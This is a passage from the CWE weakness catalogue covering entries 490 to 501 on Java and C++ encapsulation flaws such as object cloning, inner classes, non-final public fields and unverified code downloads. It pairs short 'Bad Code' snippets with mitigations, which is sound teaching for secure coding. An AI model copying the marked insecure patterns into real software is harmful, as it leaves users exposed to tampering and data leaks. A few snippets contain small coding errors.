Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		485	Insufficient Encapsulation	699 700 1000	609
ChildOf		731	OWASP Top Ten 2004 Category A10 - Insecure Configuration Management	711	855
MemberOf		630	<i>Weaknesses Examined by SAMATE</i>	630	735

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
7 Pernicious Kingdoms			Leftover Debug Code
OWASP Top Ten 2004	A10	CWE More Specific	Insecure Configuration Management

White Box Definitions

A weakness where code path has a statement that defines an entry point into an application which exposes additional state and control information

CWE-490: Mobile Code Issues

Category ID: 490 (Category) Status: Draft

Description

Summary

Weaknesses in this category are frequently found in mobile code.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		485	Insufficient Encapsulation	699 700	609
ChildOf		503	Byte/Object Code	699	635
ParentOf		491	<i>Public cloneable() Method Without Final ('Object Hijack')</i>	699	615
ParentOf		492	<i>Use of Inner Class Containing Sensitive Data</i>	699	616
ParentOf		493	<i>Critical Public Variable Without Final Modifier</i>	699	622
ParentOf		494	<i>Download of Code Without Integrity Check</i>	699	623
ParentOf		582	<i>Array Declared Public, Final, and Static</i>	699	690
ParentOf		583	<i>finalize() Method Declared Public</i>	699	691

CWE-491: Public cloneable() Method Without Final ('Object Hijack')

Weakness ID: 491 (Weakness Variant) Status: Draft

Description

Summary

A class has a cloneable() method that is not declared final, which allows an object to be created without calling the constructor. This can cause the object to be in an unexpected state.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Demonstrative Examples

Example 1:

In this example, a public class "BankAccount" implements the cloneable() method which declares "Object clone(string accountnumber)":

Java Example:*Bad Code*

```
public class BankAccount implements Cloneable{
    public Object clone(String accountnumber) throws
    CloneNotSupportedException
    {
        Object returnMe = new BankAccount(account number);
        ...
    }
}
```

Example 2:

In the example below, a clone() method is defined without being declared final.

Java Example:*Bad Code*

```
protected Object clone() throws CloneNotSupportedException {
    ...
}
```

Potential Mitigations

Make the cloneable() method final.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		485	Insufficient Encapsulation	700	609
ChildOf		490	Mobile Code Issues	699	615
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Mobile Code: Object Hijack

References

OWASP. "OWASP , Attack Category : Mobile code: object hijack". < http://www.owasp.org/index.php/Mobile_code:_object_hijack >.

CWE-492: Use of Inner Class Containing Sensitive Data**Weakness ID:** 492 (*Weakness Variant*)**Status:** Draft**Description****Summary**

Inner classes are translated into classes that are accessible at package scope and may expose code that the programmer intended to keep private to attackers.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- Java

Common Consequences**Confidentiality**

"Inner Classes" data confidentiality aspects can often be overcome.

Likelihood of Exploit

Medium

Demonstrative Examples**Example 1:**

The following Java Applet code mistakenly makes use of an inner class.

Java Example:

Bad Code

```
public final class urlTool extends Applet {
    private final class urlHelper {
        ...
    }
    ...
}
```

Example 2:

The following example shows a basic use of inner classes. The class OuterClass contains the private member inner class InnerClass. The private inner class InnerClass includes the method concat that accesses the private member variables of the class OuterClass to output the value of one of the private member variables of the class OuterClass and returns a string that is a concatenation of one of the private member variables of the class OuterClass, the separator input parameter of the method and the private member variable of the class InnerClass.

Java Example:

Bad Code

```
public class OuterClass {
    // private member variables of OuterClass
    private String memberOne;
    private String memberTwo;
    // constructor of OuterClass
    public OuterClass(String varOne, String varTwo) {
        this.memberOne = varOne;
        this.memberTwo = varTwo;
    }
    // InnerClass is a member inner class of OuterClass
    private class InnerClass {
        private String innerMemberOne;
        public InnerClass(String innerVarOne) {
            this.innerMemberOne = innerVarOne;
        }
        public String concat(String separator) {
            // InnerClass has access to private member variables of OuterClass
            System.out.println("Value of memberOne is: " + memberOne);
            return OuterClass.this.memberTwo + separator + this.innerMemberOne;
        }
    }
}
```

Although this is an acceptable use of inner classes it demonstrates one of the weaknesses of inner classes that inner classes have complete access to all member variables and methods of the enclosing class even those that are declared private and protected. When inner classes are compiled and translated into Java bytecode the JVM treats the inner class as a peer class with package level access to the enclosing class.

To avoid this weakness of inner classes, consider using either static inner classes, local inner classes, or anonymous inner classes.

The following Java example demonstrates the use of static inner classes using the previous example. The inner class InnerClass is declared using the static modifier that signifies that InnerClass is a static member of the enclosing class OuterClass. By declaring an inner class as a static member of the enclosing class, the inner class can only access other static members and methods of the enclosing class and prevents the inner class from accessing nonstatic member variables and methods of the enclosing class. In this case the inner class InnerClass can only access the static member variable memberTwo of the enclosing class OuterClass but cannot access the nonstatic member variable memberOne.

Java Example:

Good Code

```
public class OuterClass {
    // private member variables of OuterClass
    private String memberOne;
    private static String memberTwo;
    // constructor of OuterClass
    public OuterClass(String varOne, String varTwo) {
```

```

this.memberOne = varOne;
this.memberTwo = varTwo;
}
// InnerClass is a static inner class of OuterClass
private static class InnerClass {
    private String innerMemberOne;
    public InnerClass(String innerVarOne) {
        this.innerMemberOne = innerVarOne;
    }
    public String concat(String separator) {
        // InnerClass only has access to static member variables of OuterClass
        return memberTwo + separator + this.innerMemberOne;
    }
}
}
}

```

The only limitation with using a static inner class is that as a static member of the enclosing class the inner class does not have a reference to instances of the enclosing class. For many situations this may not be ideal. An alternative is to use a local inner class or an anonymous inner class as shown in the next examples.

Example 3:

In the following example the `BankAccount` class contains the private member inner class `InterestAdder` that adds interest to the bank account balance. The `start` method of the `BankAccount` class creates an object of the inner class `InterestAdder`, the `InterestAdder` inner class implements the `ActionListener` interface with the method `actionPerformed`. A `Timer` object created within the `start` method of the `BankAccount` class invokes the `actionPerformed` method of the `InterestAdder` class every 30 days to add the interest to the bank account balance based on the interest rate passed to the `start` method as an input parameter. The inner class `InterestAdder` needs access to the private member variable `balance` of the `BankAccount` class in order to add the interest to the bank account balance.

However as demonstrated in the previous example, because `InterestAdder` is a non-static member inner class of the `BankAccount` class, `InterestAdder` also has access to the private member variables of the `BankAccount` class - including the sensitive data contained in the private member variables for the bank account owner's name, Social Security number, and the bank account number.

Java Example:

Bad Code

```

public class BankAccount {
    // private member variables of BankAccount class
    private String accountOwnerName;
    private String accountOwnerSSN;
    private int accountNumber;
    private double balance;
    // constructor for BankAccount class
    public BankAccount(String accountOwnerName, String accountOwnerSSN,
        int accountNumber, double initialBalance, int initialRate)
    {
        this.accountOwnerName = accountOwnerName;
        this.accountOwnerSSN = accountOwnerSSN;
        this.accountNumber = accountNumber;
        this.balance = initialBalance;
        this.start(initialRate);
    }
    // start method will add interest to balance every 30 days
    // creates timer object and interest adding action listener object
    public void start(double rate)
    {
        ActionListener adder = new InterestAdder(rate);
        Timer t = new Timer(1000 * 3600 * 24 * 30, adder);
        t.start();
    }
    // InterestAdder is an inner class of BankAccount class
    // that implements the ActionListener interface
    private class InterestAdder implements ActionListener

```

```

{
    private double rate;
    public InterestAdder(double aRate)
    {
        this.rate = aRate;
    }
    public void actionPerformed(ActionEvent event)
    {
        // update interest
        double interest = BankAccount.this.balance * rate / 100;
        BankAccount.this.balance += interest;
    }
}
}

```

In the following example the InterestAdder class from the above example is declared locally within the start method of the BankAccount class. As a local inner class InterestAdder has its scope restricted to the method (or enclosing block) where it is declared, in this case only the start method has access to the inner class InterestAdder, no other classes including the enclosing class has knowledge of the inner class outside of the start method. This allows the inner class to access private member variables of the enclosing class but only within the scope of the enclosing method or block.

Java Example:

Good Code

```

public class BankAccount {
    // private member variables of BankAccount class
    private String accountOwnerName;
    private String accountOwnerSSN;
    private int accountNumber;
    private double balance;
    // constructor for BankAccount class
    public BankAccount(String accountOwnerName, String accountOwnerSSN,
        int accountNumber, double initialBalance, int initialRate)
    {
        this.accountOwnerName = accountOwnerName;
        this.accountOwnerSSN = accountOwnerSSN;
        this.accountNumber = accountNumber;
        this.balance = initialBalance;
        this.start(initialRate);
    }
    // start method will add interest to balance every 30 days
    // creates timer object and interest adding action listener object
    public void start(final double rate)
    {
        // InterestAdder is a local inner class
        // that implements the ActionListener interface
        class InterestAdder implements ActionListener
        {
            public void actionPerformed(ActionEvent event)
            {
                // update interest
                double interest = BankAccount.this.balance * rate / 100;
                BankAccount.this.balance += interest;
            }
        }
        ActionListener adder = new InterestAdder();
        Timer t = new Timer(1000 * 3600 * 24 * 30, adder);
        t.start();
    }
}

```

A similar approach would be to use an anonymous inner class as demonstrated in the next example. An anonymous inner class is declared without a name and creates only a single instance of the inner class object. As in the previous example the anonymous inner class has its scope restricted to the start method of the BankAccount class.

Java Example:

Good Code

```

public class BankAccount {
    // private member variables of BankAccount class
    private String accountOwnerName;
    private String accountOwnerSSN;
    private int accountNumber;
    private double balance;
    // constructor for BankAccount class
    public BankAccount(String accountOwnerName, String accountOwnerSSN,
        int accountNumber, double initialBalance, int initialRate)
    {
        this.accountOwnerName = accountOwnerName;
        this.accountOwnerSSN = accountOwnerSSN;
        this.accountNumber = accountNumber;
        this.balance = initialBalance;
        this.start(initialRate);
    }
    // start method will add interest to balance every 30 days
    // creates timer object and interest adding action listener object
    public void start(final double rate)
    {
        // anonymous inner class that implements the ActionListener interface
        ActionListener adder = new ActionListener()
        {
            public void actionPerformed(ActionEvent event)
            {
                // update interest
                double interest = BankAccount.this.balance * rate / 100;
                BankAccount.this.balance += interest;
            }
        };
        Timer t = new Timer(1000 * 3600 * 24 * 30, adder);
        t.start();
    }
}

```

Example 4:

In the following Java example a simple applet provides the capability for a user to input a URL into a text field and have the URL opened in a new browser window. The applet contains an inner class that is an action listener for the submit button, when the user clicks the submit button the inner class action listener's actionPerformed method will open the URL entered into the text field in a new browser window. As with the previous examples using inner classes in this manner creates a security risk by exposing private variables and methods. Inner classes create an additional security risk with applets as applets are executed on a remote machine through a web browser within the same JVM and therefore may run side-by-side with other potentially malicious code.

Bad Code

```

public class UriToolApplet extends Applet {
    // private member variables for applet components
    private Label enterUrlLabel;
    private TextField enterUrlTextField;
    private Button submitButton;
    // init method that adds components to applet
    // and creates button listener object
    public void init() {
        setLayout(new FlowLayout());
        enterUrlLabel = new Label("Enter URL: ");
        enterUrlTextField = new TextField("", 20);
        submitButton = new Button("Submit");
        add(enterUrlLabel);
        add(enterUrlTextField);
        add(submitButton);
        ActionListener submitButtonListener = new SubmitButtonListener();
        submitButton.addActionListener(submitButtonListener);
    }
    // button listener inner class for UriToolApplet class
}

```

```

private class SubmitButtonListener implements ActionListener {
    public void actionPerformed(ActionEvent evt) {
        if (evt.getSource() == submitButton) {
            String urlString = enterUrlTextField.getText();
            URL url = null;
            try {
                url = new URL(urlString);
            } catch (MalformedURLException e) {
                System.err.println("Malformed URL: " + urlString);
            }
            if (url != null) {
                getAppletContext().showDocument(url);
            }
        }
    }
}

```

As with the previous examples a solution to this problem would be to use a static inner class, a local inner class or an anonymous inner class. An alternative solution would be to have the applet implement the action listener rather than using it as an inner class as shown in the following example.

Java Example:

Good Code

```

public class UrlToolApplet extends Applet implements ActionListener {
    // private member variables for applet components
    private Label enterUrlLabel;
    private TextField enterUrlTextField;
    private Button submitButton;
    // init method that adds components to applet
    public void init() {
        setLayout(new FlowLayout());
        enterUrlLabel = new Label("Enter URL: ");
        enterUrlTextField = new TextField("", 20);
        submitButton = new Button("Submit");
        add(enterUrlLabel);
        add(enterUrlTextField);
        add(submitButton);
        submitButton.addActionListener(this);
    }
    // implementation of actionPerformed method of ActionListener interface
    public void actionPerformed(ActionEvent evt) {
        if (evt.getSource() == submitButton) {
            String urlString = enterUrlTextField.getText();
            URL url = null;
            try {
                url = new URL(urlString);
            } catch (MalformedURLException e) {
                System.err.println("Malformed URL: " + urlString);
            }
            if (url != null) {
                getAppletContext().showDocument(url);
            }
        }
    }
}

```

Potential Mitigations

Implementation

Using sealed classes protects object-oriented encapsulation paradigms and therefore protects code from being extended in unforeseen ways.

Implementation




Inner Classes do not provide security. Warning: Never reduce the security of the object from an outer class, going to an inner class. If an outer class is final or private, ensure that its inner class is private as well.

Other Notes

Inner classes quietly introduce several security concerns because of the way they are translated into Java bytecode. In Java source code, it appears that an inner class can be declared to be accessible only by the enclosing class, but Java bytecode has no concept of an inner class, so the compiler must transform an inner class declaration into a peer class with package level access to the original outer class. More insidiously, since an inner class can access private fields in their enclosing class, once an inner class becomes a peer class in bytecode, the compiler converts private fields accessed by the inner class into protected fields.

Mobile code, in this case a Java Applet, is code that is transmitted across a network and executed on a remote machine. Because mobile code developers have little if any control of the environment in which their code will execute, special security concerns become relevant. One of the biggest environmental threats results from the risk that the mobile code will run side-by-side with other, potentially malicious, mobile code. Because all of the popular web browsers execute code from multiple sources together in the same JVM, many of the security guidelines for mobile code are focused on preventing manipulation of your objects' state and behavior by adversaries who have access to the same virtual machine where your program is running.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		485	Insufficient Encapsulation	700	609
ChildOf		490	Mobile Code Issues	699	615
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Mobile Code: Use of Inner Class
CLASP	Publicizing of private data when using inner classes

CWE-493: Critical Public Variable Without Final Modifier

Weakness ID: 493 (*Weakness Variant*)

Status: Draft

Description

Summary

The product has a critical public variable that is not final, which allows the variable to be modified to contain unexpected values.

Extended Description

If a field is non-final and public, it can be changed once the value is set by any function that has access to the class which contains the field. This could lead to a vulnerability if other parts of the program make assumptions about the contents of that field.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java
- C++

Common Consequences

Integrity

The object could potentially be tampered with.

Confidentiality

The object could potentially allow the object to be read.

Likelihood of Exploit

High

Demonstrative Examples

Example 1:

Suppose this WidgetData class is used for an e-commerce web site. The programmer attempts to prevent price-tampering attacks by setting the price of the widget using the constructor.

Java Example:

Bad Code

```
public final class WidgetData extends Applet {
    public float price;
    ...
    public WidgetData(...) {
        this.price = LookupPrice("MyWidgetType");
    }
}
```

The price field is not final. Even though the value is set by the constructor, it could be modified by anybody that has access to an instance of WidgetData.

Example 2:

Assume the following code is intended to provide the location of a configuration file that controls execution of the application.

C++ Example:

Bad Code

```
public string configPath = "/etc/application/config.dat";
```

Java Example:

Bad Code

```
public String configPath = new String("/etc/application/config.dat");
```

While this field is readable from any function, and thus might allow an information leak of a pathname, a more serious problem is that it can be changed by any function.

Potential Mitigations**Implementation**






Declare all public fields as final when possible, especially if it is used to maintain internal state of an Applet or of classes used by an Applet. If a field must be public, then perform all appropriate sanity checks before accessing the field from your code.

Background Details

Mobile code, such as a Java Applet, is code that is transmitted across a network and executed on a remote machine. Because mobile code developers have little if any control of the environment in which their code will execute, special security concerns become relevant. One of the biggest environmental threats results from the risk that the mobile code will run side-by-side with other, potentially malicious, mobile code. Because all of the popular web browsers execute code from multiple sources together in the same JVM, many of the security guidelines for mobile code are focused on preventing manipulation of your objects' state and behavior by adversaries who have access to the same virtual machine where your program is running.

Final provides security by only allowing non-mutable objects to be changed after being set. However, only objects which are not extended can be made final.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		216	Containment Errors (Container Errors)	1000	307
ChildOf		485	Insufficient Encapsulation	700	609
ChildOf		490	Mobile Code Issues	699	615
ChildOf		668	Exposure of Resource to Wrong Sphere	1000	783
ParentOf		500	<i>Public Static Field Not Marked Final</i>	699 1000	631

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Mobile Code: Non-Final Public Field
CLASP	Failure to provide confidentiality for stored data

CWE-494: Download of Code Without Integrity Check

Weakness ID: 494 (Weakness Base)

Status: Draft

Description**Summary**

The product downloads source code or an executable from a remote location and executes the code without sufficiently verifying the origin and integrity of the code.

Extended Description

An attacker can execute malicious code by compromising the host server, performing DNS spoofing, or modifying the code in transit.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- Language-independent

Common Consequences

Integrity

Availability

Confidentiality

Execute unauthorized code or commands

Executing untrusted code could compromise the control flow of the program. The untrusted code could execute attacker-controlled commands, read or modify sensitive resources, or prevent the software from functioning correctly for legitimate users.

Likelihood of Exploit

Medium

Detection Methods

Manual Analysis

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is typically required to find the behavior that triggers the download of code, and to determine whether integrity-checking methods are in use.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Black Box

Use monitoring tools that examine the software's process as it interacts with the operating system and the network. This technique is useful in cases when source code is unavailable, if the software was not developed by you, or if you want to verify that the build phase did not introduce any new weaknesses. Examples include debuggers that directly attach to the running process; system-call tracing utilities such as *truss* (Solaris) and *strace* (Linux); system activity monitors such as *FileMon*, *RegMon*, *Process Monitor*, and other *Sysinternals* utilities (Windows); and sniffers and protocol analyzers that monitor network traffic.

Attach the monitor to the process and also sniff the network connection. Trigger features related to product updates or plugin installation, which is likely to force a code download. Monitor when files are downloaded and separately executed, or if they are otherwise read back into the process.

Look for evidence of cryptographic library calls that use integrity checking.

Demonstrative Examples

Java Example:

Bad Code

```
URL[] classURLs= new URL[]{
    new URL("file:subdir/")
};
URLClassLoader loader = new URLClassLoader(classURLs);
Class loadedClass = Class.forName("loadMe", true, loader);
```

Observed Examples

Reference	Description
CVE-2001-1125	anti-virus product does not verify automatic updates for itself.
CVE-2002-0671	VOIP phone downloads applications from web sites without verifying integrity.

Reference	Description
CVE-2008-3324	online poker client does not verify authenticity of its own updates.
CVE-2008-3438	OS does not verify authenticity of its own updates.

Potential Mitigations

Implementation

Perform proper forward and reverse DNS lookups to detect DNS spoofing.

This is only a partial solution since it will not prevent your code from being modified on the hosting site or in transit.

Architecture and Design

Operation

Encrypt the code with a reliable encryption scheme before transmitting.

This will only be a partial solution, since it will not detect DNS spoofing and it will not prevent your code from being modified on the hosting site.

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Speficially, it may be helpful to use tools or frameworks to perform integrity checking on the transmitted code.

If you are providing the code that is to be downloaded, such as for automatic updates of your software, then use cryptographic signatures for your code and modify your download clients to verify the signatures. Ensure that your implementation does not contain CWE-295, CWE-320, CWE-347, and related weaknesses.

Use code signing technologies such as Authenticode. See references.

Architecture and Design

Operation

Environment Hardening

Run your code using the lowest privileges that are required to accomplish the necessary tasks. If possible, create isolated accounts with limited privileges that are only used for a single task. That way, a successful attack will not immediately give the attacker access to the rest of the software or its environment. For example, database applications rarely need to run as the database administrator, especially in day-to-day operations.

Architecture and Design

Operation

Sandbox or Jail

Limited

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict which files can be accessed in a particular directory or which commands can be executed by your software.




OS-level examples include the Unix chroot jail, AppArmor, and SELinux. In general, managed code may provide some protection. For example, `java.io.FilePermission` in the Java SecurityManager allows you to specify restrictions on file operations.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid CWE-243 and other weaknesses related to jails.

The effectiveness of this mitigation depends on the prevention capabilities of the specific sandbox or jail being used and might only help to reduce the scope of an attack.

Relationships

Nature	Type	ID	Name	CVSS	Page
PeerOf		79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	1000	96
ChildOf		490	Mobile Code Issues	699	615
ChildOf		669	Incorrect Resource Transfer Between Spheres	1000	784

Nature	Type	ID	Name	V	Page
ChildOf	C	752	2009 Top 25 - Risky Resource Management	750	873
ChildOf	C	802	2010 Top 25 - Risky Resource Management	800	936
CanFollow	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	1000	96

Research Gaps

This is critical for mobile code, but it is likely to become more and more common as developers continue to adopt automated, network-based product distributions and upgrades. Software-as-a-Service (SaaS) might introduce additional subtleties. Common exploitation scenarios may include ad server compromises and bad upgrades.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Invoking untrusted mobile code

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
184	Software Integrity Attacks	
185	Malicious Software Download	
186	Malicious Software Update	
187	Malicious Automated Software Update	

References

Microsoft. "Introduction to Code Signing". < [http://msdn.microsoft.com/en-us/library/ms537361\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms537361(VS.85).aspx) >.

Microsoft. "Authenticode". < [http://msdn.microsoft.com/en-us/library/ms537359\(v=VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms537359(v=VS.85).aspx) >.

Apple. "Code Signing Guide". Apple Developer Connection. 2008-11-19. < http://developer.apple.com/documentation/Security/Conceptual/CodeSigningGuide/Introduction/chapter_1_section_1.html >.

Anthony Bellissimo, John Burgess and Kevin Fu. "Secure Software Updates: Disappointments and New Challenges". < <http://prisms.cs.umass.edu/~kevinfu/papers/secureupdates-hotsec06.pdf> >.

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 18: The Sins of Mobile Code." Page 267. McGraw-Hill. 2010.

Johannes Ullrich. "Top 25 Series - Rank 20 - Download of Code Without Integrity Check". SANS Software Security Institute. 2010-04-05. < <http://blogs.sans.org/appsecstreetfighter/2010/04/05/top-25-series-rank-20-download-code-integrity-check/> >.

CWE-495: Private Array-Typed Field Returned From A Public Method

Weakness ID: 495 (Weakness Variant)

Status: Draft

Description

Summary

The product has a method that is declared public, but returns a reference to a private array, which could then be modified in unexpected ways.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Demonstrative Examples

Here, a public method in a Java class returns a reference to a private array. Given that arrays in Java are mutable, any modifications made to the returned reference would be reflected in the original private array.

Java Example:*Bad Code*

```
private String[] colors;
public String[] getColors() {
    return colors;
}
```


Potential Mitigations

Declare the method private.

Clone the member data and keep an unmodified version of the data private to the object.

Use public setter methods that govern how a member can be modified.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		485	Insufficient Encapsulation	699	609
				700	
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Private Array-Typed Field Returned From A Public Method

White Box Definitions

A weakness where code path has a statement that belongs to a public method and returns a reference to a private array field

CWE-496: Public Data Assigned to Private Array-Typed Field

Weakness ID: 496 (*Weakness Variant*)**Status:** Incomplete**Description****Summary**

Assigning public data to a private array is equivalent to giving public access to the array.

Time of Introduction

- Implementation

Applicable Platforms**Languages**

- C
- C++
- Java
- .NET

Demonstrative Examples

In the example below, the `setRoles()` method assigns a publically-controllable array to a private field, thus allowing the caller to modify the private array directly by virtue of the fact that arrays in Java are mutable.

Java Example:*Bad Code*

```
private String[] userRoles;
public void setUserRoles(String[] userRoles) {
    this.userRoles = userRoles;
}
```

Potential Mitigations

Do not allow objects to modify private members of a class.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		485	Insufficient Encapsulation	699 700 1000	609

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Public Data Assigned to Private Array-Typed Field

White Box Definitions

A weakness where code path has a statement that assigns a data item to a private array field and the data item is public

CWE-497: Exposure of System Data to an Unauthorized Control Sphere

Weakness ID: 497 (Weakness Variant)

Status: Incomplete

Description

Summary

Exposing system data or debugging information helps an adversary learn about the system and form an attack plan.

Extended Description

An information exposure occurs when system data or debugging information leaves the program through an output stream or logging function that makes it accessible to unauthorized parties. An attacker can also cause errors to occur by submitting unusual requests to the web application. The response to these errors can reveal detailed system information, deny service, cause security mechanisms to fail, and crash the server. An attacker can use error messages that reveal technologies, operating systems, and product versions to tune the attack against known vulnerabilities in these technologies. An application may use diagnostic methods that provide significant implementation details such as stack traces as part of its error handling mechanism.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The following code prints the path environment variable to the standard error stream:

C Example:

Bad Code

```
char* path = getenv("PATH");
...
sprintf(stderr, "cannot find exe on path %s\n", path);
```

Example 2:

The following code prints an exception to the standard error stream:

Java Example:

Bad Code

```
try {
...
} catch (Exception e) {
e.printStackTrace();
}
```

Bad Code

```
try {
...
} catch (Exception e) {
Console.WriteLine(e);
```

}

Depending upon the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system will be vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Example 3:

The following code constructs a database connection string, uses it to create a new connection to the database, and prints it to the console.

C# Example:

Bad Code



```
string cs="database=northwind; server=mysqlserver...";
SqlConnection conn=new SqlConnection(cs);
...
Console.WriteLine(cs);
```

Depending on the system configuration, this information can be dumped to a console, written to a log file, or exposed to a remote user. In some cases the error message tells the attacker precisely what sort of an attack the system is vulnerable to. For example, a database error message can reveal that the application is vulnerable to a SQL injection attack. Other error messages can reveal more oblique clues about the system. In the example above, the search path could imply information about the type of operating system, the applications installed on the system, and the amount of care that the administrators have put into configuring the program.

Potential Mitigations

Production applications should never use methods that generate internal details such as stack traces and error messages unless that information is directly committed to a log that is not viewable by the end user. All error message text should be HTML entity encoded before being written to the log file to protect against potential cross-site scripting attacks against the viewer of the logs

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		200	Information Exposure	699	287
ChildOf		485	Insufficient Encapsulation	1000	609

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	System Information Leak

CWE-498: Information Leak through Class Cloning

Weakness ID: 498 (Weakness Variant)

Status: Draft

Description

Summary

The code contains a class with sensitive data, but the class is cloneable. The data can then be accessed by cloning the class.

Extended Description

Cloneable classes are effectively open classes, since data cannot be hidden in them. Classes that do not explicitly deny cloning can be cloned by any other class without running the constructor.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C++
- Java
- .NET

Common Consequences

Confidentiality

Integrity

A class that can be cloned can be produced without executing the constructor. This is dangerous since the constructor may perform security-related checks. By allowing the object to be cloned, those checks may be bypassed.

Likelihood of Exploit

Medium

Demonstrative Examples

Java Example:

Bad Code

```
public class CloneClient {
    public CloneClient() //throws
    java.lang.CloneNotSupportedException {
        Teacher t1 = new Teacher("guddu","22,nagar road");
        //...
        // Do some stuff to remove the teacher.
        Teacher t2 = (Teacher)t1.clone();
        System.out.println(t2.name);
    }
    public static void main(String args[]) {
        new CloneClient();
    }
}
class Teacher implements Cloneable {
    public Object clone() {
        try {
            return super.clone();
        }
        catch (java.lang.CloneNotSupportedException e) {
            throw new RuntimeException(e.toString());
        }
    }
    public String name;
    public String clas;
    public Teacher(String name,String clas) {
        this.name = name;
        this.clas = clas;
    }
}
```

Potential Mitigations

Implementation

Make classes uncloneable by defining a clone function like:

Java Example:



Mitigation Code

```
public final void clone() throws java.lang.CloneNotSupportedException {
    throw new java.lang.CloneNotSupportedException();
}
```

Implementation

If you do make your classes clonable, ensure that your clone method is final and throw `super.clone()`.

Relationships

Nature	Type	ID	Name	V	Page
CanPrecede		200	Information Exposure	699	287
ChildOf		485	Insufficient Encapsulation	699	609
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Information leak through class cloning

CWE-499: Serializable Class Containing Sensitive Data

Weakness ID: 499 (*Weakness Variant*)

Status: Draft

Description

Summary

The code contains a class with sensitive data, but the class does not explicitly deny serialization. The data can be accessed by serializing the class through another class.

Extended Description

Serializable classes are effectively open classes since data cannot be hidden in them. Classes that do not explicitly deny serialization can be serialized by any other class, which can then in turn use the data stored inside it.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Java

Common Consequences

Confidentiality

an attacker can write out the class to a byte stream, then extract the important data from it.

Likelihood of Exploit

High

Demonstrative Examples

Java Example:

Bad Code

```
class Teacher {
    private String name;
    private String clas;
    public Teacher(String name,String clas) {
        //...
        //Check the database for the name and address
        this.SetName() = name;
        this.Setclas() = clas;
    }
}
```

Potential Mitigations



Implementation

In Java, explicitly define final writeObject() to prevent serialization. This is the recommended solution. Define the writeObject() function to throw an exception explicitly denying serialization.

Implementation

Make sure to prevent serialization of your objects.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
CanPrecede		200	Information Exposure		699 287 1000
ChildOf		485	Insufficient Encapsulation		699 609 1000

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Information leak through serialization

CWE-500: Public Static Field Not Marked Final

Weakness ID: 500 (Weakness Variant) Status: Draft

Description

Summary

An object contains a public static field that is not marked final, which might allow it to be modified in unexpected ways.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C++
- Java

Common Consequences

Integrity

The object could potentially be tampered with.

Confidentiality

The object could potentially allow the object to be read.

Likelihood of Exploit

High

Demonstrative Examples

This is a static variable that can be read without an accessor and changed without a mutator.

C++ Example:

Bad Code

```
public:  
static string str = "My String";
```

Java Example:

Bad Code

```
static public String str = "My String";
```

Potential Mitigations

Architecture and Design

Clearly identify the scope for all critical data elements, including whether they should be regarded as static.

Implementation

Make any static fields private and final.

Background Details

When a field is declared public but not final, the field can be read and written to by arbitrary Java code.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		493	Critical Public Variable Without Final Modifier	699	622
				1000	

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Overflow of static internal buffer

White Box Definitions

A weakness where code path has a statement that defines a public field that is static and non-final

CWE-501: Trust Boundary Violation

Weakness ID: 501 (Weakness Base) Status: Draft

Description

Summary

The product mixes trusted and untrusted data in the same data structure or structured message.

Extended Description

By combining trusted and untrusted data in the same data structure, it becomes easier for programmers to mistakenly trust unvalidated data.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Demonstrative Examples

